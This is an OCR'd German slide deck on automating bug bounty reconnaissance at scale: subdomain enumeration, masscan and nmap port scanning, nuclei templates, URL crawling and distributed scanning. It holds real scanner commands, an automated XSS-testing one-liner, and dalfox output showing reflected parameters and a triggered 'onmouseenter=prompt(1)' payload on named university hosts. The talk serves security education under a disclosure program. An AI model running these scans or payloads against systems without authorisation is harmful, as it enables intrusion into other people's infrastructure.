


# Offsec Recon At Scale and Visualisation

## Recon as a Data Challenge

David Lassig

28.Juli 2021

# Inhaltsübersicht

- David Lassig (Hauptmann), Zeitsoldat bis 2022
- Großteil der Dienstzeit im Zentrum Cyber-Operationen (Ethical Hacking und Data Engineering), seit 2019 im CIHBw (ZSwKBw)
- “dienstlich” u.a. derzeit mit Orchestrierung und DevSecOps beschäftigt
- privat Beteiligung an BugBounty-Programmen/Plattformen und Maker-Basteleien (IoT, 3D-Druck)

# Inhaltsübersicht

# BugBounty und VDP

- großes Wachstum an BugBounty und VDP-Programmen
- “Crowd-Sourced” Security Scanning kann durch kein Tool ersetzt werden
- charakteristisch sind große Scopes mit vielen Zielen

hackerone
bugcrowd INTIGRITI
Synack

# Große Scopes und viele Daten


## Recon data for Public Bug Bounty Programs

This list consists recon data curated from our DNS dataset, please send us a pull request to expand bug bounty programs listed here. You can also query any domain using Chaos API key, with realtime updates.

search | all | new programs | new subdomains | hackerone | bugcrowd | intigriti | self hosted | with rewards | no rewards | offers swag | 503 programs

| PROGRAM | OFFERS REWARD | OFFERS SWAG | NO OF SUBDOMAINS | LAST UPDATED |
|---|---|---|---|---|
| Swisscom | Yes | No | 2675524 | 4 Jul |
| Telenet | Yes | No | 2632394 | 4 Jul |
| Shopify | Yes | No | 673386 | 4 Jul |
| Verizon Media | Yes | No | 427988 ▲ 2 | 4 Jul |
| Cisco Meraki | Yes | No | 380382 ▲ 69 | 4 Jul |
| stanford | Yes | No | 300460 ▲ 2 | 4 Jul |
| Alibaba | Yes | No | 230718 | 4 Jul |
| AT&T | Yes | No | 217963 | 4 Jul |
| Microsoft Online Services | Yes | No | 182890 ▲ 1 | 4 Jul |
| IBM | No | No | 119994 | 4 Jul |
| MTN Group | No | No | 115439 | 4 Jul |
| WP Engine | No | No | 99342 | 4 Jul |
| Google | Yes | No | 81104 | 4 Jul |
| Intuit | No | No | 79998 | 4 Jul |
| TTS Bug Bounty | Yes | No | 74346 ▲ 2 | 4 Jul |

# Automatisierung und Datenpipelines




# Inhaltsübersicht

# Betrachtete Probleme

- Wie erzeuge ich effizient und skaliert Recon-Daten als Grundlage für weitere Schwachstellen-Untersuchung?
- Wie filtere ich diese Daten nach interessanten Informationen?
- Wie visualiere ich diese Daten für zusätzliche/grundlegende Erkenntnisse?
- genutzt und benötigt von
  - Pentester/RedTeamer
  - BugBounty-Hunter

# Ablauf




- Wildcard Scope subdomain.hsu-hh.de gemäß VDPBw

# VDPBw

## VULNERABILITY DISCLOSURE POLICY DER BUNDESWEHR (VDPBW)

Die Bundeswehr legt größten Wert auf die Sicherheit ihrer *IT*-Systeme. Trotz sorgfältigster Implementierung, Konfiguration und Tests können dennoch Schwachstellen vorhanden sein.

- "Vulnerability Disclosure Program" der Bundeswehr
  - aus Internet erreichbare Infrastruktur unter Verantwortung der Bundeswehr darf auf Schwachstellen untersucht werden ohne Beeinträchtigung
  - Meldung gefundener Schwachstellen
  - als Belohnung Aufnahme in "Hall Of Fame"
  - -> keine Hinweise oder Offenlegung von Schwachstellen im Vortrag

Wir nennen, wenn nichts Anderes gewünscht ist, die Beschreibung der geschlossenen Schwachstelle und den Namen (bzw. den Alias) der Entdeckerin oder des Entdeckers, um so eine gute Zusammenarbeit mit der Bundeswehr auch öffentlich zum Ausdruck zu bringen.

| NAME | DATUM | *URL* | *IT*-SICHERHEITSLÜCKE / SCHWACHSTELLE |
|---|---|---|---|
| David Lassig | 26.07.2021 | https://www.linkedin.com/in/davidlassig | Cross Site Scripting, Misconfiguration |

# Inhaltsübersicht

# Subdomain Enumeration - Was ist das?

## Subdomain-Enumeration

Einsammeln von möglichst vielen Subdomains, die auf Root-Zieldomain verweisen aus verschiedenen passiven und aktiven Quellen. Ziel ist es, möglichst viele erreichbare Ziele im Zielbereich zu finden.

# Subdomain Methodologie - Passiv

- Quellen für passives Subdomain-Crawling:
  - SSL-Zertifikate (Censys, GoogleCT, FacebookCT)
  - Öffentliche Database APIs (BinaryEdge, SecurityTrails, Chaos, C99)
  - Web Archive (Wayback, ArchiveIt)
  - Scraping (Baido, Bing, Yahoo)
- –> https://github.com/OWASP/Amass

```
# passive Enumeration von Subdomains für gegebene Domain example.com
amass enum -passive -d example.com -config path/amass_config.ini
```

# Subdomain Methodologie - Aktiv

- aktive Methode für Subdomain-Crawling
  - ReverseLookup
  - Zonen-Transfer
  - Bruteforce mit kontextbezogenen Permutationen
  - CIDR und ASN Sweeping (ASN?)
  - –> https://github.com/OWASP/Amass

```
# aktive Enumeration von Subdomains für gegebene Domain example.com
amass enum -active -d example.com -asn 1234 -cidr 10.0.0.0/20 -config path/amass_config.ini
```

# Subdomain Processing und Visualisierung

```
for domain in $sd_source; do

    # passive amass with additional scripts
    amass enum -scripts $DIR/amass_exts/ -passive -d $domain -o $sd/passive_subs_amass_$domain -include assetfinder,subfinder,github-s

    # active amass
    amass enum -active -d $domain $ama_asn $ama_cidr -o $sd/active_subs_amass_$domain -ip -config /home/user/tools/configs/amass_conf

    # brute-forcing
    subbrute.py ~/tools/wordlists/subdomains.txt $domain | filter-resolved > $sd/brute_subs_subbrute_$domain
```

## DEMO

Jupyter: Vearbeiten und Darstellen von amass/subbrute Daten als Graph

# Inhaltsübersicht

# Portscanning - Was ist das?

## Portscanning

Detektion und Enumeration von möglichst vielen Services die im Bereich des Zielnetzwerks laufen. Ziel ist es, ein umfassendes Bild über die genutzten Services, die beteiligten Technologien und ggf. bereits verwundbare Software-Produkte zu finden.

# Alte und neue Wege

- [+] **nmap** ist besonders genau
- [+] **nmap** hat viele Plugins für Fingerprinting
- [–] **nmap** ist sehr langsam und Default-Scans landen in Firewall
- [+] **masscan** ist besonders schnell (gesamtes Internet in 3min)
- [+] **masscan** nutzt eigenen TCP/UDP-Stack
- [–] **masscan** keine Plugins oder sonstiger Komfort
- –> Kombination aus Beidem
  - https://github.com/capt-meelo/MassMap

# Portscan Processing und Visualisierung

```
./massmap.sh scope_ips
```

## DEMO

Jupyter: Vearbeiten und Darstellen von massmap/nmap Daten als Graph

# Inhaltsübersicht

# Einfache Kollaboration und Skalierbarkeit gewinnt

- nikto und nmap-Plugins haben weiterhin Daseinsberechtigung
- jedoch zunehmend CI/CD, Skalierbarkeit und Erweiterbarkeit wichtig
- –> https://github.com/projectdiscovery/nuclei

```yaml
id: amazon-mws-secret-token-value

info:
  author: puzzlepeaches
  name: Amazon MWS Secret Token
  severity: medium

requests:
  - method: GET
    path:
      - "{{BaseURL}}"

    extractors:
      - type: regex
        part: body
        regex:
          - "amzn\\.mws\\.[0-9a-f]{8}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{12}"
```

# Schwachstellenscans Processing und Visualisierung

```
echo "$domain" | nuclei -rl 20 -c 3 -silent \
        -t ~/tools/signatures/nuclei-templates/ \
            -o "$sd"/nuclei_"$domain_fn"
```

## DEMO

Jupyter: Vearbeiten und Filtern von nuclei Scandaten

# Inhaltsübersicht

# URL-Crawling/-Spidering - Was ist das?

## URL-Crawling/-Spidering

Aufrufen und Einsammeln aller möglichen URL-Pfade/-Endpunkte. Ziel ist es, die HTML- und JS-Sourcecodes aller Seiten einzusammeln (weitere Analyse) und möglichst auffällige HTTP-Responses, bzw. HTTP-Header zu finden.

# Quellen und Tools

- Alte Versionen von Webseiten
  - WaybackMachine, Archive.org
  - –> https://github.com/tomnomnom/waybackurls, https://github.com/lc/gau
- Spidering über zugängliche Seiten
  - –> gospider, Burp Spider, scrapy
- Threat Exchanges und URL Crawl Datenbanken
  - Alien Labs Open Threat Exchange
  - Common Crawl
  - –> https://github.com/lc/gau

**DEMO**

Shell: Einfachheit URL Farming mit gau

# One-Liner KungFu

- https://github.com/dwisiswant0/awesome-oneliner-bugbounty

```
gospider -S targets_urls.txt -c 10 -d 5 --blacklist ".(jpg|jpeg|gif|css)" --other-source \
    | grep -e "code-200" \
    | awk '{print $5}'| grep "=" \
    | qsreplace -a \
    | dalfox pipe
```

XSS-Test auf URLs mit Parametern

Herausfiltern der URLs mit Parametern

Crawling aller erreichbaren Endpunkte über alle URLs in target_urls.txt

Permutationen über alle URLs und Parameter

Herausfiltern aller HTTP 200 Codes --> "erreichbar"

# One-Liner KungFu

```
[*] __ Start scan [SID:18][18/210][8.57%%] / URL: https://ilias.hsu-hh.de/goto.php?client_id=unibw&targ
[I] Found 3 testing point in DOM base parameter mining
[I] Content-Type is text/html; charset=UTF-8is __
[I] X-Frame-Options is SAMEORIGIN
[*] Finish Scaneries][90.48%][19/210 Tasks][9.05%] Testing "client_id" param and waiting headless
[*] __ Start scan [SID:19][19/210][9.05%%] / URL: https://ilias.hsu-hh.de/login.php?lang=en&target=
[I] Found 5 testing point in DOM base parameter mining
[I] Found 54 testing point in Dictionary base paramter mining
[I] Content-Type is text/html; charset=UTF-8
[I] X-Frame-Options is SAMEORIGIN
[I] Reflected cmd[doStandardAuthentication] param => Injected: /inATTR-double(4)  .
    294 line:  rdAuthentication%5D=DalFoxtarget=&lang=de" ><div class="icon none small" aria-la
    300 line:  rdAuthentication%5D=DalFoxtarget=&lang=en" ><div class="icon none small" aria-la
    306 line:  rdAuthentication%5D=DalFoxtarget=&lang=fr" ><div class="icon none small" aria-la
    312 line:  rdAuthentication%5D=DalFoxtarget=&lang=it" ><div class="icon none small" ar
[I] Reflected enddate param => Injected: /inATTR-double(4)  .
    294 line:  e/login.php?enddate=DalFoxtarget=&lang=de" ><div class="icon none small" aria-la
    300 line:  e/login.php?enddate=DalFoxtarget=&lang=en" ><div class="icon none small" aria-la
    306 line:  e/login.php?enddate=DalFoxtarget=&lang=fr" ><div class="icon none small" aria-la
    312 line:  e/login.php?enddate=DalFoxtarget=&lang=it" ><div class="icon none small" ar
[I] Reflected key param => Injected: /inATTR-double(4)
    294 line:  hh.de/login.php?key=DalFoxtarget=&lang=de" ><div class="icon none small" aria-la
    300 line:  hh.de/login.php?key=DalFoxtarget=&lang=en" ><div class="icon none small" aria-la
    306 line:  hh.de/login.php?key=DalFoxtarget=&lang=fr" ><div class="icon none small" aria-la
    312 line:  hh.de/login.php?key=DalFoxtarget=&lang=it" ><div class="icon none small" ar
[I] Reflected cat param => Injected: /inATTR-double(4)  -
    294 line:  hh.de/login.php?cat=DalFoxtarget=&lang=de" ><div class="icon none small" aria-la
    300 line:  hh.de/login.php?cat=DalFoxtarget=&lang=en" ><div class="icon none small" aria-la
    306 line:  hh.de/login.php?cat=DalFoxtarget=&lang=fr" ><div class="icon none small" aria-la
    312 line:  hh.de/login.php?cat=DalFoxtarget=&lang=it" ><div class="icon none small" ar
[I] Reflected token param => Injected: /inATTR-double(4)  -
```

# One-Liner KungFu

- obfuscate the URL

```
    132 line:  /SID=4780c188-9/SRT=DalFox/TTL=1/LNG=DU/USERINFO_LOGIN" target="_blank">Ben
[V] Triggered XSS Payload (found DOM Object): ="onmouseenter=prompt(1) class=dalfox
    36 line:  c188-9/TTL=1/LNG=EN/"onmouseenter=prompt(1) class=dalfox ?="><img
    59 line:  c188-9/TTL=1/LNG=FR/"onmouseenter=prompt(1) class=dalfox ?="><img
[POC][V][GET] [redacted]DB=1/LNG=DU/LRSET=1/SET=1/SID=4780c188-9/TTL=1/%22onmouseenter=prompt%281%29%20class=dalfox%20?=
[*] Finish Scan
[*] __ Start scan [SID:183][183/210][87.14%%] / URL [redacted]/DB=1/LNG=DU/LRSET=1/SET=1/SID=4780c188-9/TTL=1/LNG=EN/NXT
[I] Found 6 testing point in DOM base parameter mining
[I] Found 1 testing point in Dictionary base paramter mining
```

# Spider Processing

```
function_curl_and_save() {
    origin_url=$1
    filename=$(cat /dev/urandom | tr -dc 'a-zA-Z0-9' | fold -w 16 | head -n 1)

    origin=$(echo "$origin_url" | cut -d"|" -f1)
    url=$(echo "$origin_url" | cut -d"|" -f2-)

    if [ ! -z $url ]; then
        curl_resp=$(curl -Ls -m 3 -w "%{http_code}|$origin|$url|%{url_effective}|%{time_redirect}|%{num_redirects}|%{size_download}|%

        echo $curl_resp | tee -a curl_html_resp
        if [[ $curl_resp = 404* ]]; then
            rm "$html_output_dir"/"$filename"
        fi
    fi
}
```

- Tool zur Filterung sensibler Informationen https://github.com/tomnomnom/gf

## DEMO

Shell: Filterung HTML und JS Quellen mit gf

# Spider Processing und Visualisierung

## DEMO

Jupyter: Verarbeitung und Visualisierung von URL-Daten

# Inhaltsübersicht

# Parallelisierung von Zielen

- viele Ziele gleichzeitig und iterativ betrachten
- https://github.com/tomnomnom/meg scannt viele URL-Pfade und viele Hosts iterativ

**DEMO**

Shell: Scan mit meg

# Parallelisierung der Angriffsmaschinen

- mit Axiom können schnell und elegent Cloud-Instanzen zu Hacking-Cluster orchestriert werden
  - -> hohe Parallelität mit sehr vielen IP-Adressen
- https://github.com/pry0cc/axiom

**DEMO**

Shell: Orchestration einer Axiom Fleet und Distributed Scanning <3 <3 <3

# Inhaltsübersicht

# Kernbotschaft

- BugBounty/VDP kann schnell zu BigData-Problem werden
  - Datenverarbeitung
  - schnellstmögliche Datenfilterung und -visualisierung
- Automatisiere so viel wie möglich
- Skillset + OpenSource > Propriätere Scan-Tools

# Ausblick

- Integration und Automatisierung in einheitliche Tool-Pipeline
- Einsatz von GNNs (Graph Neural Networks)